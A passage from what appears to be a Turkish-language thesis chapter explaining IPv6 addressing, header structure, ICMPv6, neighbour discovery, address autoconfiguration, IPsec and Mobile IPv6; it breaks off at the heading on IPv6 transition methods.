001	Küresel Yönlendirme Öneki	Alt Ağa Tanıtıcı	Arabirim Tanıtıcısı
	n bit	m bit	128-m-n bit

Çizelge 2.3’de görüldüğü üzere ilk üç bit olan biçim öneki ve küresel yönlendirme önekinin toplam uzunluğu değişebilmektedir. Örneğin, internet servis sağlayıcılarından alınan bu adreslerde, biçim öneki ve küresel yönlendirme önekinin toplam bit sayısının 48 bit, alt ağa tanıtıcı bit sayısının 16 bit olduğunu düşünürsek, arabirim tanıtıcısı olarak 64 bit kalacaktır. “2001::/32” adres aralığı “Teredo” tünelleme yöntemi için, “2002::/16” adres aralığı da 6to4 geçiş yöntemi için ayrılmıştır [5, 6].

Yerel Bağlantı Tekil Gönderim Adresleri

“FE80::/10” ile başlayan IPv6 adresleridir. 10 bitlik biçim önekinden sonraki 54 bit “0” dır (Çizelge 2.4). Ardından gelen 64 bitlik adres ise otomatik olarak oluşturulur. Otomatik yapılan bu işlemde 48 bitlik “Ortam Erişim Denetimi” (Media Access Control - MAC) adresinin ilk 24 bitinden sonra 16 bitlik “FFFE” eklenir ve ardından MAC adresinin kalan 24 biti yazılarak adres oluşturulur (EUI-64 arayüz tanıtıcısı). Örneğin MAC adresimiz BC-AD-C7-FA-11-E8 olsun. Otomatik olarak oluşturulacak olan yerel bağlantı tekil gönderim adresi “FE80::BCAD:C7FF:FEFA:11E8” olur.

Çizelge 2.4. Yerel bağlantı tekil gönderim adres yapısı

1111111010	0	Arabirim Tanıtıcı
10 bit	54 bit	64 bit

Çoklu Gönderim Adresleri

IPv6 da IPv4 deki gibi, genel yayın (broadcast) uygulaması yoktur, bunun yerine çoklu gönderim adresleri tanımlanmıştır (Çizelge 2.5). Bu uygulamada, paketler her arayüze gideceğine sadece belli gruplara gider. “FF00::/8” adres aralığı çoklu gönderim için tahsis edilmiştir.

Çizelge 2.5. Çoklu gönderim adres yapısı

11111111	Bayrak	Kapsam	Grup Tanıtıcısı
8 bit	4 bit	4 bit	112 bit

İlk 8 bit sonrasında, adres tipini belirleyen bayrak ve kapsam bitleri gelir. Bitler adresin geçici veya kalıcı olduğunu ve nasıl bir yerel adres olduğunu niteler. Bazı ön tanımlı çoklu gönderim adresleri Çizelge 2.6’da örneklendirilmiştir.


Çizelge 2.6. Bazı ön tanımlı çoklu gönderim adresleri

FF02::1	Yerel ağdaki tüm düğümler
FF02::2	Yerel ağdaki tüm yönlendiriciler
FF05::1:3	Yerel ağdaki tüm DHCP (Dynamic Host Configuration Protocol) sunucuları

2.2. Başlık Yapısı

İnternet protokolünün en önemli parçalarından birisi başlıktır, çünkü kaynak ve hedef adreslerini içerisinde barındırır ve IP paketinin yolundaki tüm yönlendiriciler tarafından işlem görür. IPv4’deki 20 ile 60 byte arasında değişen paket boyutu IPv6’da 40 byte olarak sabitlenmiştir, bu nedenle IPv4’deki 4 bitlik toplam uzunluk bölümü IPv6’da kaldırılmıştır. Sabit uzunluktaki başlık, yönlendiricilerde başlık uzunluğunu anlamak için harcanan vakit ve işlem gücünden tasarruf ettirmiştir. IPv6 başlığında sağlama kısmı bulunmamaktadır, bu işlem “İletim Kontrol Protokolü” (Transmission Control Protocol - TCP) ve “Kullanıcı Datagram Protokolü” (User Datagram Protocol - UDP) gibi üst katmanlarda yapılır. Bu özellik de IPv6’nın hızlanmasına katkıda bulunmuştur.

Şekil 2.1’de IPv4 ve IPv6’ya ait başlık yapılarını ve yaşanan değişimleri görmekteyiz. Kaynak ve hedef adres başlığın en büyük kısmını oluşturur [7]. Her iki protokolde de bulunan 4 bitlik versiyon bölümü değişmemiştir, IPv4 için “4”, IPv6 için “6” değerini alır. Servis tipi ve trafik sınıfı aynı işleve sahiptir ve QOS gerektiren işlemlerde kolaylık sağlar. Akış etiketi IPv6 ile ilk defa başlık kısmına girebilmiştir. Gerçek zamanlı verilerin, bu bölümdeki etiketlere bakılarak daha hızlı yönlendirilmesi yapılarak, bir çeşit “Servis Sınıfı” (Class of Service - COS) uygulamasına gidilmiştir.



Şekil 2.1. IPv4 ve IPv6 başlık yapıları [8]

IPv6’da en önemli kabul edilen değişikliklerden birisi de, parçalama ve hata kontrolü işleminin yönlendirici gibi ara noktalarda yapılmamasıdır. Bu görevleri TCP yapar, bu sayede tanıtım, bayraklar, parça telifisi ve başlık sağlama bölümleri başlıktan çıkarılır. Sonraki başlık kısmı 8 bitliktir ve üst katmanda hangi protokolün kullanılacağını belirtir. Bu alan ayrıca ek başlıklar ile ilgili bilgiler de taşıyabilir. Düğüm limiti ise paketin yok edilmeden en fazla kaç yönlendiriciden geçebileceğini belirtir.

2.2.1. Ek başlıklar

Tercihe bırakılmış ve başlık dışına çıkarılmış olan ek başlıklar yapısı sayesinde, ağ cihazları paketleri daha hızlı yönlendirir. Ek başlıklar, IPv6 başlığıyla üst katman başlığı arasına yerleştirilir. Her ek başlık, IPv6 paketinin sonraki başlık kısmında belirtilen bir protokol numarası tarafından nitelenir, ayrıca her ek başlık bir sonraki başlığı belirten bir sonraki başlık bilgisini taşır. Bu yapı sayesinde, Bir IPv6 paketi bir veya daha fazla ek başlık taşıyabilir. RFC 2460 dört tane ek başlık ve bunların sıralamasını tanımlar.

Sıçrama (cihazlar arası) seçenek başlığı (hop-by-hop options header) paketin gideceği yoldaki bütün noktalara ulaştırılması gerektiği bilgisini taşır. Yönlendirici başlığı ise,

paketin gideceği son noktaya kadar uğraması gereken noktaların bir listesini içerir. Üçüncü olarak parçalama başlığı yer alır. IPv6’da sadece kaynak nokta paketleri parçalamaya yetkilidir. Kaynak nokta önce yoldaki “En Yüksek İletim Ünitesini” (Maximum Transmission Unit - MTU) anlamak için yolda keşif yapar (path MTU discovery). Eğer parçalama gerekliyse, kaynak nokta parçalama başlığı ve gerekli parçalama bilgilerini koyar. Son nokta ise bu bilgilere göre yeniden birleştirme işlemlerini gerçekleştirir. Son olarak hedef ek başlığı ise sadece hedef nokta tarafından anlaşılabilir ek bilgiler taşır [7]. IPv4 ve IPv6 arasındaki farklılıklar Çizelge 2.7’de gösterilmiştir.

Çizelge 2.7. IPv4 ve IPv6 arasındaki farklılıklar [9]

Özellik	IPv4	IPv6	Üstünlükleri
Adres Uzunluğu	32 Bit	128 Bit	Daha büyük adres uzayı
Başlıkta Sağlama Bilgisi	İçeriyor	İçermiyor	Daha hızlı yönlendirme
Başlıkta Yer Alan Seçenekler	IP seçenekleri başlıkta yer alıyor	Kullanılacak IP seçenekleri, ek başlık ile ekleniyor	Daha hızlı yönlendirme
Parçalama	Yönlendiriciler ve uçlar tarafından yapılıyor	Sadece uçlarda yapılıyor	Daha hızlı yönlendirme
Adresleme	Elle veya DHCP ile yapılabilir	Elle, otomatik veya DHCP ile yapılabilir	Kolay yapılandırma
IPSEC Desteği	Opsiyonel	Zorunlu	Kurulumda gelen IPSEC desteği
Adreslere Gönderim	Tekil, çoğul veya tümüne gönderim	Tekil, çoğul veya herhangi birine gönderim	Az paket trafiği
Adres Çözümleme	ARP protokolü kullanılır	Komşu keşif mesajları kullanılır	Az paket trafiği

2.3. ICMPv6

İnternet Kontrolü Mesaj Protokolü Versiyon 6 (Internet Control Message Protocol Version 6 - ICMPv6) için kısaca, ICMPv4'ün IPv6 için uyarlanmış ya da güncellenmiş hali olarak bahsedilir. IPv6'nın vazgeçilmez bir parçasıdır ve her IPv6 düğümü ICMPv6'yı tanımak zorundadır. IPv6 yapısı gereği sadece verinin iletimi konusunda görevlidir, veri iletiminde alınan hatalarla ilgili bilgilendirme yapmaz. RFC 4443'de yer alan bilgiye göre ICMPv6, paketlerin iletiminde yaşanan hataları raporlamak ve ping gibi teşhis için kullanılan diğer internet seviyesi fonksiyonları yerine getirmek için kullanılır [9]. ICMPv6 sadece ICMPv4'ün yerini almakla kalmaz, “Adres Çözüm Protokolü” (Address Resolution Protocol - ARP) ve çoklu gönderim grup üyeliklerini kurma işine yarayan “Grup Yönetimi Protokolü” (Internet Group Management Protocol - IGMP) görevlerini üstlenmiştir.

2.3.1. ICMPv6 başlık yapısı

ICMPv6 mesajları sonraki başlık değeri olarak 58 değerini içerirler.

Çizelge 2.8. ICMPv6 mesajının yapısı

Tür	Kod	Toplam Kontrolü
Mesaj Gövdesi		

Tür kısmı 8 bitlik alanda gösterilir. 1-127 arası hata mesajlarını ifade ederken, 128-255 arası bilgi mesajlarını ifade eder [10]. Kod kısmı ise aynı türden olan mesajların ayrılabilmesi için belirleyici bilgiler içerir ve 8 bittir. Aynı türde olan mesajlardan ilk mesajın kod alanındaki değeri sıfırdır. Toplam kontrolü IPv6 ve ICMPv6 mesajlarındaki hataları ortaya çıkartır ve 16 bittir. Son olarak mesaj gövdesi ise, ICMPv6 mesajına yönelik verileri taşır (Çizelge 2.8).

2.3.2. Hata mesajları

RFC 4443 dört tane ICMP hata mesajı tanımlar [10]. Bir IP paketi hedefe teslim edilemezse hedef ulaşılamaz hata mesajı alınır. ICMPv6'daki kod kısmını kullanarak hedefe *yönlendirme yok* veya *adres ulaşılamaz* mesajını gönderir. *Paket çok büyük mesajı*, iletilecek olan paketin MTU'dan büyük olması durumunda üretilen hata mesajıdır.

Mesajda yer alan MTU göndericiye belirtilir ve gönderici de paketlerini artık belirtilen MTU değerinden daha büyük oluşturmaz (path MTU discovery). *Zaman aşımı hata mesajı*, IPv6 paketinin atlama limiti (hop limit) değeri sıfıra düşünce oluşturulur. Son olarak *parametre problemi* ise, IPv6 paket başlığında veya ek başlığında hata olduğu zaman bildirilir.

2.3.3. Bilgi mesajları

ICMPv6 bilgi mesajları sorun giderme işlemlerinde kullanır. Yankı isteği (echo request) ve yankı cevabı (echo reply) mesajlarından oluşur. IPv6 kullanılan her nokta bu bilgi mesajlarını alıp, gönderebilmelidir. Hata mesajları ve bilgi mesajları dışında, yönlendiricilerin çoklu gönderim adresleri dinleyen grupları keşfetmek amacıyla kullanılan “Çoklu Gönderim Dinleyici Keşfi” de (Multicast Listener Discovery - MLD), ICMPv6 mesaj çeşitlerinden birisidir.

2.4. Komşu Keşfi

Komşu keşfi aynı ağ üzerindeki IPv6 adreslerin, diğer noktaları ve yönlendiricileri bulmak için kullanılan birkaç ICMPv6 mesajından oluşan bir yapıdır. Bu yapı “Komşu Erişilemezlik Tespiti” (Neighbour Unreachability Detection - NUD) ve “Adres Çakışma Tespiti” (Duplicate Address Detection - DAD) gibi sistemleri de içerir. Komşu keşfine ait beş ICMPv6 mesajı RFC 4681’de belirtilmiştir [11].

2.4.1. Yönlendirici ricası

Bir cihaz IPv6 altyapısı kullanan bir ağa dahil olmaya çalıştığı zaman, kaynak adresi tanımlanmamış “::” ve hedef adresi ise ağdaki tüm yönlendiricileri belirten “FF02::2” olan bir yönlendirici ricası (router solicitation) üretir. Yönlendiriciler normalde planlanmış zamanlarda yönlendirici ilanı üretirler, fakat bu mesajı aldıklarında belirlenen zamanı beklemeksizin hemen yönlendirici ilanı üretirler.

2.4.2. Yönlendirici ilanı

Bir üst başlıkta da bahsedildiği üzere, yönlendiriciler belirli aralıklarla yönlendirici ilanı (router advertisement) yollayarak, tüm uç noktaların gerekli bilgileri alarak, bir yönlendirici listesi oluşturmasını sağlar. Ayrıca yönlendirici ilanı, uç noktaların adres yapılandırmasını nasıl uygulayacaklarını bildirir. “Dinamik Kullanıcı Yapılandırma Protokolü Versiyon 6” (Dynamic Host Configuration Protocol Version 6 - DHCPv6) kullanıp kullanmama durumu, sıçrama limiti ve MTU bilgileri de bu ilanla birlikte kolayca elde edilmiş olur.

2.4.3. Komşu ricası

Komşu ricası (neighbour solicitation), ağdaki bir komşu noktanın ikinci katman adresini öğrenmek veya eldeki ikinci katman adresiyle ulaşıp ulaşılamadığını kontrol eder. Bahsettiğimiz göreviyle IPv4’deki ARP’ın işlevini görür. Ayrıca ağ üzerinde tekrarlanan bir adres var olup olmadığını da DAD ile kontrol eder.

2.4.4. Komşu ilanı

Komşu ilanı (neighbour advertisement) kısaca komşu ricasına verilen cevaptır. Bu mesajı yayınlamak için komşu ricası mesajı alınması zorunlu değildir. Komşu ilanı mesajlarında R, S ve O ile nitelendirilmiş üç yeni alan (bayrak) vardır. “R” harfi yönlendirici bayrağı (router flag) olarak belirtilmiş ve bu bayrağa bir değer atanmışsa bu mesajı gönderen bir yönlendiricidir. “S” harfi rica bayrağı (solicited flag) ise bir rica karşılığı ilanın üretildiğini belirtir. Son olarak yenileme bayrağı (override flag) “O” harfi ile nitelendirilmiştir. Bu bayrağa bir değer atanırsa yeni gelen bilginin eski bilgilerin üzerine yazılacağı anlamına gelir.

2.4.5. Yeniden yönlendirme mesajı

Bu mesaj türü, uç noktaların daha iyi yol belirleyebilmesi için yönlendiriciler tarafından kullanılır ve hedef adresi uç noktanın tekil gönderim adresidir.

2.4.6. Güvenilir komşu saptama

RFC 3971’de belirtildiği üzere, eğer bir koruma uygulanmazsa komşu keşfi saldırılara açık durumdadır ve RFC 3971’de “Güvenli Komşu Keşfi” (Secure Neighbour Discovery - SEND) tasarlanmıştır [12]. SEND protokolü için, RSA imza ve “Kriptografik Oluşturulan Adres” (Cryptographically Generated Address - CGA) opsiyonu tanımlanmıştır. RSA genel (public) anahtar sayesinde bütünlük ve kimlik doğrulama sağlanır. CGA ise adres sahipliğini kanıtlar. Bu protokolün sağladığı adres doğruluğu sayesinde birçok atağın engellenme şansı vardır.

2.5. Adres Yapılandırılması

IPv6 ile genişletilen ve 128 bit olan adres alanı beraberinde elle yapılan ayarlamalarda kullanıcıya sorunlar çıkartabilir. Örneğin adres konfigürasyonunu 32 bit adres uzunluğuna sahip IPv4’de dahi, otomatik adres alınmadığında bu sorunlar yaşanırken, 128 bit adres uzunluğuna sahip IPv6’da adresin otomatik ayarlanmaması ağa dahil olan cihazlar ve kullanıcılar için büyük problem teşkil eder. Fakat IPv6 geliştirilirken RFC 4862’de sunulan *durum denetimsiz otomatik yapılandırma* ve RFC 3315’de sunulan *durum denetimli yapılandırma* (DHCPv6) bu problemleri çözmüştür [13, 14].

2.5.1. Durum denetimli adres yapılandırması

IPv6 adresinin ve diğer ağ bilgilerinin, harici bir DHCPv6 sunucusu ile ayarlandığı sistemdir. IPv4’de yer alan DHCPv4 protokolünün yerini IPv6’da DHCPv6 almıştır. Büyük IPv6 ağlarında, her alt ağ için DHCP kurulumu çok zor ve masraflı bir iştir. Bunun yerine uzmanlar DHCP rölesi (DHCP relay) kavramını geliştirmiştir. DHCP rölesi, istemci ile sunucu arasında DHCP paketlerini iletir. İstemcinin istekleri arasında sadece IP adresi olmayabilir, ayrıca “Alan Adı Sistemi” (Domain Name System - DNS) sunucusu ve “Ağ Zaman Protokolü” (Network Time Protocol - NTP) sunucusunun adresleri gibi başka bilgileri de talep edebilir. DHCPv6 kullanımı için iki IPv6 çoklu gönderim adresi vardır. Bunlardan ilki, “FF02::1:2” adresi olup bu adres DHCP röle ve sunucuları belirtir. İkincisi ise, “FF05::1:3” adresidir ve bu adres de sadece DHCP sunucuları ifade eder. İstemciler

DHCP haberleşmesini UDP 546 portundan yaparken, sunucu ve röle ajanları UDP 547 portunu dinlemektedir [14].

2.5.2. Durum denetimsiz adres yapılandırması

Ağa yerleştirilmiş ekstra bir sunucu olmadan IPv6 adreslerinin otomatik ayarlanabilmesine yarayan ve SLAAC (Stateless Address Autoconfiguration) adı verilen altyapıdır. Bahsedilen adresin ilk 64 biti yönlendirici tarafından istenen bilgi ile sağlanmakta iken, son 64 biti ise ağ kartından elde edilen türetilir. Bu şekilde üretilen adres yerel ağdaki cihazların IPv6 ile haberleşmesi için yeterli olur, fakat küresel olarak yönlendirilemezler.

Cihaz ağa ilk bağlantı kurmaya çalıştığı zaman ethernet kartının fiziksel adresi olan MAC kullanarak geçici bir bağlantı yerel adresi oluşturur. İstemci adresi almadan önce, DAD mekanizması ile bu IPv6 adresinin o ağda başka bir istemci tarafından kullanılıp kullanılmadığını kontrol eder. Bu kontrol mekanizması için kendi geçici adresini kullanarak bütün istemcilere “FF02::1” çoklu gönderim adresi üzerinden komşu ricasında bulunur. Eğer ağ üzerinde belirlenen adresi kullanan bir cihaz yok ise komşulardan dönen bir komşu ilanı olmaz ve istemci bu adresi kullanmaya başlayabilir [13]. Bu adımın ardından, istemci opsiyonel olarak “FF02::2” çoklu gönderim adresini kullanarak yönlendirici rica mesajı yayınlayabilir. Cevap niteliğinde gelen yönlendirici ilanı mesajında ön ek adresi, link ayar parametreleri, küresel adresler için hangi metodun kullanılacağı (durum denetimli veya denetimsiz) bilgileri yer alır.

2.6. IPv6 ile Getirilen Diğer Yenilikler

2.6.1. IPSEC

Gün geçtikçe sayısı artan siber saldırılara karşı IPv4’e zamanla ek özellikler getirilip güvenlik sağlanmaya çalışılmıştır. “İnternet Protokolü Güvenliği” (Internet Protocol Security - IPSEC) yapılanması da bunlardan birisi olmuş fakat protokolün IPSEC’i protokol üstü bir uygulama olarak görmesi ve bazı ara cihazlarda IPSEC desteğinin olmaması gibi sebeplerle problemler ortaya çıkmıştır. IPv4’de opsiyonel olan IPSEC desteği IPv6’da zorunlu hale gelmiştir. Bu sayede iletişim güvenliğinin artacağı tahmin


edilir [15]. IPSEC ağ katmanında çalışan bir güvenlik sistemi olduğundan uygulama ayırt etmeksizin bütün veri iletiminde gizlilik, bütünlük ve güvenilirliği sağlar.

IPSEC iki modda yapılabilir. IP paketlerinin sadece veri kısmında kimlik denetimi veya şifreleme yapılıyorsa bu moda *iletim modu* denir. Bu mod kullanılırken paketlere çok fazla ekstra yük binmez, ancak paketin tamamına denetim uygulanan yöntem olan *tünel modunda* pakete daha fazla yük binmiş olur. Buna karşın tünel modu bazı ataklara karşı daha iyi koruma sağlar.

IPSEC'in üç fonksiyonu vardır. “Doğrulama Başlığı” (Authentication Header - AH) paketin gerçek kaynaktan, değiştirilmediğinden geldiğini kontrol etmek için kullanılır (Şekil 2.2 – Şekil 2.3). Fakat paketin başkası tarafından okunup okunmadığını anlamak mümkün değildir [15]. Paketin doğru kaynaktan, değiştirilmeden geldiğini anlayabilmek için “Mesaj Özeti Algoritması 5” (Message Digest Algorithm 5 – MD5) veya SHA (Secure Hash Algorithm) kullanılır.




Şekil 2.2. İletim modunda AH kullanımı [16]




Şekil 2.3. Tünel modunda AH kullanımı [16]

“Sarmalayıcı Güvenlik Yüğü Protokolü” (Encapsulation Security Payload - ESP) veri şifrelemesi ve yetkilendirme işlemlerinde görev alır (Şekil 2.4 – Şekil 2.5).



Şekil 2.4. İletim modunda ESP kullanımı [16]




Şekil 2.5. Tünel modunda ESP kullanımı [16]

IPSEC haberleşmesinde SAs (Güvenlik kurumları) kümesini kullanır. Bu parametrelerin tanımlanması “İnternet Anahtar Değişim Protokolü” (Internet Key Exchange - IKE) tarafından otomatik olarak yapılır. Otomatik olmayan IPSEC için parametreler ağ yöneticileri tarafından ayarlanır ve bu süreç zaman alacağı gibi güvenlik açıklarına da sebep olur. IKE otomatik olarak SAs için bir ömür belirler ve IKE kullanınca anahtarların elle tanımlanmasına gerek kalmaz.

2.6.2. Mobil IPv6

Son yıllarda mobil cihazların internet ortamına erişme ihtiyacı arttığından dolayı, kullanıcıların istekleri de bu doğrultuda gelişmiştir. Telefonla konuşurken hareketli olduğumuzda, yani farklı baz istasyonlarına bağlandığımızda görüşmenin kesilmemesi gibi, internetin de kesintisiz bağlantı olarak devam etmesi beklenir. Çoğu internet bağlantısı kaynak ve hedef IP adreslerinin belirtildiği TCP temelleriyle çalışır. Bu yüzden mobil cihazların IP adresleri değişirse bağlantı bozulacaktır. Bu sebepten kullanıcıların farklı bir ağa dahil olduğu zaman bile kendi IPv6 adreslerini muhafaza etmelerini sağlamak adına mobil IPv6 geliştirilmiştir (Şekil 2.6). IPv6’daki mobilite desteği RFC 6275’de açıklanmıştır. Bu dökümanda cihazın normalde kayıtlı olduğu yer ev adresi, diğer gidilen yerler ise geçici adres olarak tanımlanmıştır.



Şekil 2.6. Mobil IPv6 ana bileşenleri [17]

Cihaz ev ağından çıktığı zaman, ev adresine gönderilen paketler hala bilinen ev adresine gitmeye devam eder, fakat bu paketler sahipsiz kalır. Aslında paketlerin gitmesi gereken, cihazın yeni dahil olduğu geçici ağdan aldığı geçici adrestir. Paketlerin geçici adrese gelebilmesi için, geçici adresten ev ağına bir kayıt paketinin ulaşması gerekir. Ev sunucusu kayıt paketini alınca, cihaz için paketleri alır ve cihazın dışarıdaki geçici adresine göndermeye başlar. Bu şekilde yapılan bir IP tüneliyle cihazımız dışarıda bile olsa kendi IPv6 adresini kullanmaya devam edebilir [18].

2.6.3. Yönlendirme protokolleri

Adresleme ve başlık yapıları değiştiğinden dolayı tüm yönlendirme protokolleri yeni internet protokolüne göre kendini güncellemek durumunda kalmıştır. IPv6 yönlendirme bilgilerinin çalışıp, iletilebilmesi için “Yönlendirme Bilgi Protokolü Versiyon 2” (Routing Information Protocol Version 2 - RIPv2) yerine RIPng (RIP next generation), “İlk Açık Yöne Öncelik” (Open Shortest Path First - OSPF) yerine ise OSPFv3 getirilmiştir. IPv6 adreslerinin iletilebilmesi için birçok protokolü destekleyen “Sınır Ağ Geçidi Protokolü 4” (Border Gateway Protocol 4 - BGP-4) geliştirilmiştir. Çoklu adres gönderimi için “Bağımsız Çoklu Gönderim” (Protocol Independent Multicast - PIM) kullanılmakta olup, yönlendirme için kullanılan bu tür adresler de IANA tarafından tahsis edilip, tanımlanır [19].

2.6.4. IPv6’ya bağlı değişen diğer sistemler

IPv6’nın geliştirilmesindeki ana sebeplerden bir tanesi de, çok sayıda farklı fiziksel kartı, taşıma katmanında bir değişikliğe gerek kalmadan destekleyebilmektir ve bu yaklaşıma da “her şey için IP” denir [20]. Bağlantı katmanında bir değişiklik yapmadan, fiziksel ağ kartlarıyla, anahtarlarla ve yönlendiricilerle çalışabilmektedir. IPv6’nın ethernet vasıtasıyla iletilebilmesini açıklayan detaylı bilgi RFC 2464’de açıklanmıştır [21]. Ethernet başlığı, IP versiyon bilgisini içeren 2 byte’lık bir değer içerir. Bu değer IPv4 için 0x800 iken IPv6 için 0x86dd olmaktadır [22].

Uzun adres yapısı sebebiyle IPv6’da daha fazla DNS sorgusu gerekir. DNS sunucularında IPv6 bir adresi tanımlarken IPv4’deki “A” kaydı yerine, “AAAA” kaydı oluşturulur. Bu

işlem için özellikle IPv6 DNS sunucusu kurmaya gerek yoktur, bir IPv4 DNS sunucusu da “AAAA” sorgularını cevaplayabilir.

IPv6’da adres sayısının çok fazla olmasından dolayı IPv4’deki gibi NAT işlemine gerek kalmamıştır. IPv4’deki adres sayısının tükenmesi önlemek için ortaya çıkan bu sistemde, iç ağdan çıkan cihazların hepsinin ya da birçoğunun internete çıkmak için alacağı küresel IPv4 adresleri, yerel ip adreslerinden farklı olmaktadır. Bu sebeple IPv4, uçtan uca çalışan sistemlerde “Dosya Transfer Protokolü” (File Transfer Protocol - FTP), IPSEC, VoIP (Voice over IP) gibi bazı protokoller açısından sorunlu bir yapı oluşturabilir. Diğer bir görüşe göre ise, dış ağlardaki cihazlar yerel ağdaki cihazların yerel IP adreslerini bilmediği için ve hepsini sanki tek bir adresmiş gibi görmesinden dolayı, bu yapı sisteme bir güvenlik olgusu ekler. IPv6’daki çok fazla adres sayısından dolayı böyle bir sisteme gereksinim kalmamış, uçtan uca yapılarda başarımlı artırılmış ve sadece NAT işlemi için ağda konumlanan cihazların ekstra maliyetinin önüne geçilmiştir.


2.7. IPv6 Geçiş Yöntemleri

